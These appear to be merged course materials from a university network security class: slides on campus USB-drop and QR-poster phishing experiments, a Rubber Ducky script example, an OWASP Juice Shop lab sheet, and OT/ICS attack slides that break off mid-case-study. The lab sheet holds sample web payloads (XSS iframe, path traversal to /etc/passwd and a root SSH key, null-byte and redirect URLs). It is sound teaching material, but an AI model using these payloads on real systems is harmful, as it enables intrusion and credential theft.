

- How many USBs do you think phoned home?

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%

Location & appearance



Survey



DTU USB/QR CODE EXPERIMENTS

part of the MSc thesis of Johannes Nordskov Pedersen

QR code poster attacks

- **80 posters** in total, scattered all around the DTU campus
 - 40 offering a 150dkk coupon for the canteens
 - 40 offering 5000dkk
- Many went down since we did not follow the DTU poster rules
- **Results**
 - Total QR scans **734**
 - **413** food posters
 - **321** 5000dkk posters



USB experiment timeline

- We requested approval in terms of legal/ethical/etc. concerns from our department in **December 2023**
- The experiment started in **March 2024** morning by placing **143 USB sticks** all around the DTU campus
 - USBs contain **no malicious files**; only a ping to our own server (hosted at DTU)
 - The ping was activated by running honeytoken-like files (word and excel) as well as fake jpg files (html files with a name indicating a photo)
- We received a **complaint from DTU's central IT** on Tuesday morning
 - (while annoying this shows good response from DTU)
 - We had to stop the experiment (take down our server, so no further measurements) by Wednesday due to complaints from higher management
- Experiment effectively ran only for one day
 - Still got some interesting results



USB drop attacks attacks

- **143 USBs** in total, scattered all around the DTU campus
 - 71 single USBs
 - 72 with keys (some with 1 key and some with 2 keys)
- Placed inside/outside, in a single day
- **Results**
 - **73 files activated**
 - **xlsx: 12, docx: 39, jpg: 22**
 - Total unique USBs activated **16**
 - **2 single, 14 with keys**
 - **9 outside, 7 inside**



Name	Date modified	Type
Important Documents	10/10/2023 4:38 PM	File folder
Summer 2023	11/4/2023 12:23 PM	File folder

Name	Date modified	Type	Size
IMG_2622.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2623.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2624.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2625.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2626.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2627.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2628.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2629.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2630.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB
IMG_2631.jpg.html	6/26/2023 3:38 PM	Chrome HTML Doc...	4 KB

Name	Date modified	Type
Appraisal-preparation.docx	7/5/2023 5:34 AM	Microsoft Word Doc...
Budget.xlsx	5/13/2023 12:07 PM	Microsoft Excel Work...
Instalment-2024.xlsx	8/2/2023 6:16 AM	Microsoft Excel Work...
Letter-of-appointment.docx	5/15/2023 2:23 AM	Microsoft Word Doc...
Meeting-notes.docx	8/11/2023 2:37 PM	Microsoft Word Doc...
Resume.docx	8/16/2023 7:59 AM	Microsoft Word Doc...
Salary-draft.docx	10/20/2023 8:50 AM	Microsoft Word Doc...

Discussion: what do you think of the results?



USB HID ATTACKS

Ruber ducky

- Programmable HID
- Looks like a normal USB
(almost)
- “Ducky Script” language
- Con: OS specific



Basic scripting example

- DELAY 1000
- GUI r
- DELAY 100
- STRING c:\windows\notepad.exe
- ENTER
- DELAY 1000
- STRING Hello World

More advanced code...

📁 credentials	Create datacopier	23 days ago
📁 execution	misc: Remove .DS_Store, add to git ignore	last month
📁 exfiltration	misc: Remove .DS_Store, add to git ignore	last month
📁 general	misc: Remove .DS_Store, add to git ignore	last month
📁 incident_response	Misc: Fix structure of repository	3 months ago
📁 mobile	misc: Remove .DS_Store, add to git ignore	last month
📁 phishing	Misc: Fix structure of repository	3 months ago
📁 prank	misc: Remove .DS_Store, add to git ignore	last month
📁 recon/Tree_of_Knowledge	misc: Remove .DS_Store, add to git ignore	last month
📁 remote_access	Updated ReverseDucky 2 to version 1.2	6 days ago

Outline

- Carsten – Signal & Onion routing
- Introduction
- Social engineering attacks
- OSINT
- USB dropping and QR code attacks
- Lab exercise

The lab for today

- Imaginary scenario:
 - You are hired by an APT group to **attack/infiltrate the cybersecurity engineering section of DTU**
 - NO REAL attacks



02233 Network Security

Red day

16/04/2024

In this lab, we will play the OWASP Juice Shop web application ([GitHub link](#)). This application contains many vulnerabilities/challenges that can be seen [here](#) alongside hints and solutions (in case you are stuck). You can find the list of challenges we have selected for this lab in Table 1. The challenges are sorted in ascending order in terms of difficulty, and provide hints to get you started (the names are also hints). Since the application is written in Angular (a client-side rendering JS framework for SPA applications), we recommend you start by opening the site in the burp browser and inspect the “main.js” file, which contains very valuable information such as endpoints, paths and many other interesting details.

Name	Description	Hint
Score Board	Find the carefully hidden “Score Board” page.	link
DOM XSS	Perform a DOM XSS attack with <code><iframe src="javascript:alert(`xss`)"></code>	link
Zero Stars	Give a devastating zero-star feedback to the store.	link
Admin Registration	Register as a user with administrator privileges.	link
Admin Section	Access the administration section of the store.	link
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.	link
XXE Data Access	Retrieve the content of <code>C:/Windows/system.ini</code> or <code>/etc/passwd</code> from the server.	link
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.	link
User Credentials	Retrieve a list of all user credentials via SQL Injection	link
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	link
Local File Read	Gain read access to an arbitrary local file on the web server.	link
Bjoern’s Favorite Pet	Reset the password of Bjoern’s OWASP account via the Forgot Password mechanism with the truthful answer to his security question.	link
API-only XSS	Perform a persisted XSS attack with <code><iframe src="javascript:alert(`xss`)"></code> without using the frontend application at all.	link
Cross-site Imaging	Stick cute cross-domain kittens all over our delivery boxes.	link
Login Bjoern	Log in with Bjoern’s Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.	link
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.	link
Vulnerable library	Inform the shop about a vulnerable library it is using (<i>Mention the exact library name and version in your comment</i>).	link
XXE Dos	Give the server something to chew on for quite a while.	link

Table 1: List of challenges

You can find the installation guide on [GitHub](#), to choose from either Docker or Vagrant. *Note: On Windows, you may need to add an environment variable to the Docker container to complete some of the challenges. If you can’t pull the*

image try the Vagrant version. We recommend using [Burp Suite \(Community\)](#) to complete the challenges we have gathered here. Burp is a Swiss-knife for web applications penetration testing. This tool is better known for its capabilities for manipulating communications between client and server. In addition, it contains very useful tools for fuzzing and web mapping (not scraping, and not crawling, only mapping through passive scanning).

Here are some examples of exploitation techniques that you will see today.

Injection

- **SQL Injection:** This method relies on sending SQL commands to the backend of the application. Invicti (another tool similar to Burp for enterprise web applications security assessment) has gathered a very neat SQL Injection cheat sheet [here](#).
- **Bypassing Sanitation:** Similarly to SQL injections, not sanitised and validated inputs allow users to insert malicious payloads in the database and run random code in our servers. For example, users could store malware in the database as a blog comment, which is then delivered to any user requesting the page (e.g., a [BeEF](#) hook).

URL manipulation

- **Null Byte Poisoning:** This has to do with sanitation and the C language. Null byte means that we can introduce a null value as part of a string that will be thrown away when parsed. This is typically implemented in the hex form 0x00 or %00, or URL encoded %2500. E.g., <http://juice-shop.local/document.log%2500.md>
- **Path Traversal:** Some paths are links to files. Therefore, if the path is not sanitised properly, an attacker can traverse the file system to retrieve unauthorized data. E.g., http://juice-shop.local/../../../../ssh/id_rsa may retrieve the private SSH key of the root user.
- **Robots & Security:** Very often we can find paths and other resources in “robots.txt” or “security.txt”. These paths are meant for automated crawlers to know which resources should not be crawled (e.g., API endpoints, admin panels, and internal portals). In addition, this file may contain useful information, such as expected behavior patterns, account information, and more.

APIs API endpoints allow us to communicate with backends and maintain the state of the application. API endpoints with broken access control can be exploited to gain unauthorized access to resources and manipulate them. For example, users may be able to create new users and delete or retrieve information through HTTP requests via CORS methods (GET, POST, DELETE, and UPDATE).

XSS Cross-site scripting is a technique that forces a source (web application server) to load resources from a different source (another site). E.g.,
`http://juice-shop.local/?redirect=http://some-other-page.mal/`



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Introduction to OT

Ludwig Seitz, OT Security Specialist

June 2023

Agenda

1. OT – definition

02. OT hardware & software

ICS, SCADA, PLC, RTU, SIS, Historian MES

03. PERA model



Operational Technology – a definition

- Official:

“All IT monitoring or controlling physical processes”

- Inofficial:

“IT in the non-carpeted areas”



Where is Operational Technology?

- Everywhere



Power



Water



Transportation



Building Automation




Manufacturing




Laundry Rooms*

Industrial Control System



SCADA

- Supervisory Control and Data Acquisition
- High-level system for supervision of industrial processes
- Consists of computers, communication infrastructure and human-machine interfaces
- Focus on supervision (not control)
- Often event-driven



- Programmable Logic Controller
 - Computer for controlling industrial processes
 - Ruggedized
 - Real-time operating system
 - Provides inputs and outputs
 - Often modular
 - Support for various Industrial protocols




- Remote Terminal Unit
 - Device for interfacing between automation equipment and control systems
 - Used to gather data and transmit control signals
 - Very similar to PLC



Wikimedia commons: FernaCM

- Safety Instrumented System
 - Software or hardware system for keeping an industrial process safe
 - Automatically intervenes with corrective action
- Side-node: Safety vs Security
 - Automation engineers often focus on safety
 - See: Triton attack → No safety without security



Historian

- Database
 - Collects industrial process data
 - Time-stamped
 - Real-time operations
 - Often provides data aggregation functions
- Often connected to ERP
 - Main reason why OT systems rarely can be air-gapped




- Manufacturing Execution System
 - Software for tracking production
 - Many possible applications
 - E.g., order handling, quality control, tracking effectivity, manage drawings
 - Often interfaced with ERP
 - Can be custom-build or off-the-shelf



Purdue Enterprise Reference Model

- Reference architecture
 - Used to describe OT systems
 - Not security specific
 - Level 3.5 is an add-on ☺
 - Note: Many different interpretations online





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Attacks on OT systems


Ludwig Seitz, OT Security Specialist

February 2024

Agenda

1. Black Energy 2015
2. SektorCERT 2023
3. Norsk Hydro 2019

Black Energy 2015 - APT



Prykarpattyoblenergo
Kyivoblenergo
Chernivtsioblenergo

Prelude – IT Attack


1. OSINT

- Find key persons, network architecture, hard/software
- Around May 2014



2. Initial Access

- Spearphishing campaign via email
- MS Office documents with macrovirus
- May 2014 – June 2015



Prelude – IT Attack

3. Deliver Remote Access Trojan

- Establish C2 channel → persistence
- Evade detection



4. Lateral Movement

